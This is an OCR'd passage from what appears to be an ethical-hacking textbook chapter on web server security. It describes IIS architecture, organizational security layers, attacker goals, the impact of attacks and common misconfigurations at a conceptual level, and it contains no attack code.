HTTP Protocol Stack (HTTP.SYS)
Svchost.exe
Windows Activation Service (WAS)
WWW Service
External Apps
application Host.config
Application Pool
Web Server Core
Begin request processing, authentication, authorization, cache resolution, handler mapping, handler pre-execution, release state, update cache, update log, and end request processing
Native Modules
Anonymous authentication, managed engine, IIS certificate mapping, static file, default document, HTTP cache, HTTP errors, and HTTP logging
AppDomain
Managed Modules
Forms Authentication

Figure 13.3: Components of the IIS web server architecture



Web Server Security Issues

- Attackers usually target **software vulnerabilities** and configuration errors to compromise web servers
- **Network** and **OS level attacks** can be well defended using proper network security measures such as firewalls, IDS, etc. However, web servers can be accessed from anywhere via the Internet, which renders them **highly vulnerable** to attacks

Custom Web Applications	Stack 7	Business Logic Flaws
Third-party Components	Stack 6	Open Source/Commercial
Web Server	Stack 5	Apache/Microsoft IIS
Database	Stack 4	Oracle/MySQL/MS SQL
Operating System	Stack 3	Windows/Linux/macOS
Network	Stack 2	Router/Switch
Security	Stack 1	IPS / IDS

Impact of Web Server Attacks

- Compromise of user accounts
- Website defacement
- Secondary attacks from the website
- Root access to other applications or servers
- Data tampering and data theft
- Reputational damage of the company

Web Server Security Issues

A web server is a hardware/software application that hosts websites and makes them accessible over the Internet. A web server, along with a browser, successfully implements client–server model architecture. In this model, the web server plays the role of the server, and the browser acts as the client. To host websites, a web server stores the web pages of websites and delivers a particular web page upon request. Each web server has a domain name and an IP address associated with that domain name. A web server can host more than one website. Any computer can act as a web server if it has specific server software (a web server program) installed and is connected to the Internet.

Web servers are chosen based on their capability to handle server-side programming, security characteristics, publishing, search engines, and site-building tools. Apache, Microsoft IIS, Nginx, Google, and Tomcat are some of the most widely used web server software. An attacker usually targets vulnerabilities in the software component and configuration errors to compromise web servers.




Figure 13.4: Conceptual diagram of a web server: the user visits websites hosted on a web server

Organizations can defend most network-level and OS-level attacks by adopting network security measures such as firewalls, intrusion detection systems (IDSs), and intrusion prevention systems (IPSs) and by following security standards and guidelines. This forces attackers to turn their attention to web-server- and web-application-level attacks because a web server that hosts web applications is accessible from anywhere over the Internet. This makes web servers an attractive target. Poorly configured web servers can create vulnerabilities in even the most carefully designed firewall systems. Attackers can exploit poorly configured web servers with known vulnerabilities to compromise the security of web applications. Furthermore, web servers with known vulnerabilities can harm the security of an organization. As shown in below figure, organizational security includes seven levels from stack 1 to stack 7.



Custom Web Applications
Stack 7
Business Logic Flaws
Third-party Components
Stack 6
Open Source/Commercial
Web Server
Stack 5
Apache
Apache/Microsoft IIS
Database
Stack 4
SQL Server
Oracle/MySQL/MS SQL
Operating System
Stack 3
Windows/Linux/macOS
Network
Stack 2
Router/Switch
Security
Stack 1
IPS / IDS

Figure 13.5: Levels of organizational security

Common Goals behind Web Server Hacking

Attackers perform web server attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of a web server and steal sensitive information for financial gains or merely for the sake of curiosity.

The following are some common goals of web server attacks:

- Stealing credit-card details or other sensitive credentials using phishing techniques
- Integrating the server into a botnet to perform denial of service (DoS) or distributed DoS (DDoS) attacks
- Compromising a database
- Obtaining closed-source applications
- Hiding and redirecting traffic
- Escalating privileges

Some attacks are performed for personal reasons, rather than financial gains:

- For pure curiosity

- For completing a self-set intellectual challenge
- For damaging the target organization's reputation

Dangerous Security Flaws Affecting Web Server Security

A web server configured by poorly trained system administrators may have security vulnerabilities. Inadequate knowledge, negligence, laziness, and inattentiveness toward security can pose the greatest threats to web server security.


The following are some common oversights that make a web server vulnerable to attacks:

- Failing to update the web server with the latest patches
- Using the same system administrator credentials everywhere
- Allowing unrestricted internal and outbound traffic
- Running unhardened applications and servers

Impact of Web Server Attacks

Attackers can cause various kinds of damage to an organization by attacking a web server. The following are some of the types of damage that attackers can cause to a web server.

- **Compromise of user accounts**: Web server attacks mostly focus on compromising user accounts. If the attacker compromises a user account, they can gain a large amount of useful information. The attacker can use the compromised user account to launch further attacks on the web server.
- **Website defacement**: Attackers can completely change the appearance of a website by replacing its original data. They deface the target website by changing the visuals and displaying different pages with messages of their own.
- **Secondary attacks from the website**: An attacker who compromises a web server can use the server to launch further attacks on various websites or client systems.
- **Root access to other applications or server**: Root access is the highest privilege level to log in to a server, irrespective of whether the server is a dedicated, semi-dedicated, or virtual private server. Attackers can perform any action once they attain root access to the server.
- **Data tampering**: An attacker can alter or delete the data of a web server and even replace the data with malware to compromise users who connect to the web server.
- **Data theft**: Data are among the primary assets of an organization. Attackers can attain access to sensitive data such as financial records, future plans, or the source code of a program.
- **Damage reputation of the company**: Web server attacks may expose the personal information of a company's customers to the public, damaging the reputation of the company. Consequently, customers lose faith in the company and become afraid of sharing their personal details with the company.



Why are Web Servers Compromised?

- **Improper** file and directory **permissions**
- Server installation with **default settings**
- Enabling of **unnecessary services**, including content management and remote administration
- **Security conflicts** with business ease-of-use case
- **Lack of proper security policies**, procedures, and maintenance
- **Improper authentication** with external systems
- **Default accounts** having default passwords, or no passwords
- **Unnecessary** default, backup, or sample **files**
- **Misconfigurations** in web server, operating systems, and networks
- **Bugs** in server software, OS, and web applications
- **Misconfigured SSL certificates** and encryption settings
- Administrative or **debugging functions** that are **enabled** or accessible on web servers
- Use of **self-signed certificates** and default certificates
- Not using **dedicated server** for web services

Why are Web Servers Compromised?

There are inherent security risks associated with web servers, the local area networks (LANs) that host websites, and the end users who access these websites using browsers.

- **Webmaster's perspective**: From a webmaster's perspective, the greatest security concern is that a web server can expose the LAN or corporate intranet to threats posed by the Internet. These threats may be in the form of viruses, Trojans, attackers, or the compromise of data. Bugs in software programs are often sources of security lapses. Web servers, which are large and complex devices, also have these inherent risks. In addition, the open architecture of web servers allows arbitrary scripts to run on the server side while responding to remote requests. Any Common Gateway Interface (CGI) script installed in the web server may contain bugs that are potential security holes.
- **Network administrator's perspective**: From a network administrator's perspective, a poorly configured web server causes potential holes in the LAN's security. While the objective of the web server is to provide controlled access to the network, excess control can make the web almost impossible to use. In an intranet environment, the network administrator must configure the web server carefully so that legitimate users are recognized and authenticated, and groups of users are assigned distinct access privileges.
- **End user's perspective**: Usually, the end user does not perceive any immediate threat, because surfing the web appears both safe and anonymous. However, active content, such as ActiveX controls and Java applets, make it possible for harmful applications, such as viruses, to invade the user's system. In addition, active content from a website that is displayed by the user's browser can be used as a conduit for malicious software to bypass the firewall system and permeate the LAN.

